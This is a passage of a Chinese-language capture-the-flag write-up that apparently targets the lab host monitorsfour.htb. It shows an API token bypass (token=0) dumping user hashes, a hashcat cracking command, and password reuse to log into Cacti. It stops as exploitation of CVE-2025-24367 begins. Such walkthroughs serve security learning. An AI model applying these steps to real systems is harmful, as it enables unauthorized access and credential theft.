
发现该子站点部署了Cacti网络设备监控系统,版本为v1.2.28。

尝试联网查询相关信息,发现该版本Cacti存在授权代码执行漏洞CVE-2025-24367:

尝试使用默认管理员账户凭据admin:admin登录,失败:
渗透测试
API鉴权绕过获取用户哈希
在服务探测过程中,我们已经发现主站点存在API接口/api/v1,且接口中有端点/users,提示需要提供Token值进行操作。
访问http://monitorsfour.htb/api/v1/users,尝试添加token参数:

发现错误信息变成了Invalid or missing token。
尝试将token的参数值设为0,发现通过了API Token鉴权,接口返回了用户信息,其中包括MD5密码哈希值,以及网站用户的真实英文姓名:

使用hashcat工具,对admin用户的密码哈希值56b32eb43e6f15395f6c46c1c9e1cd36进行爆破:
./hashcat.exe -m 0 -a 0 "56b32eb43e6f15395f6c46c1c9e1cd36" ./rockyou.txt --force
成功发现网站用户凭据:
- 用户名:
admin - 密码:
wonderful1 - 用户真实姓名:
Marcus Higgins
直接登录站点后台:


查看功能后,发现后台并无可继续利用的攻击面,遂转到子站点枚举。在Cacti登录框中输入上述凭据,发现凭据不正确:
尝试使用主站点管理员用户admin的真实英文小名marcus作为用户名进行登录:

登录成功!发现Cacti用户凭据:
- 用户名:
marcus - 密码:
wonderful1
CVE-2025-24367漏洞利用
成功登录Cacti后,进行RCE漏洞利用:vulhub/cacti/CVE-2025-24367/README.md at master · vulhub/vulhub · GitHub

首先切换至Cacti后台的“模板 -> 图形模板”功能,在搜索框中查找Advanced Ping模板,点击进入项目列表:
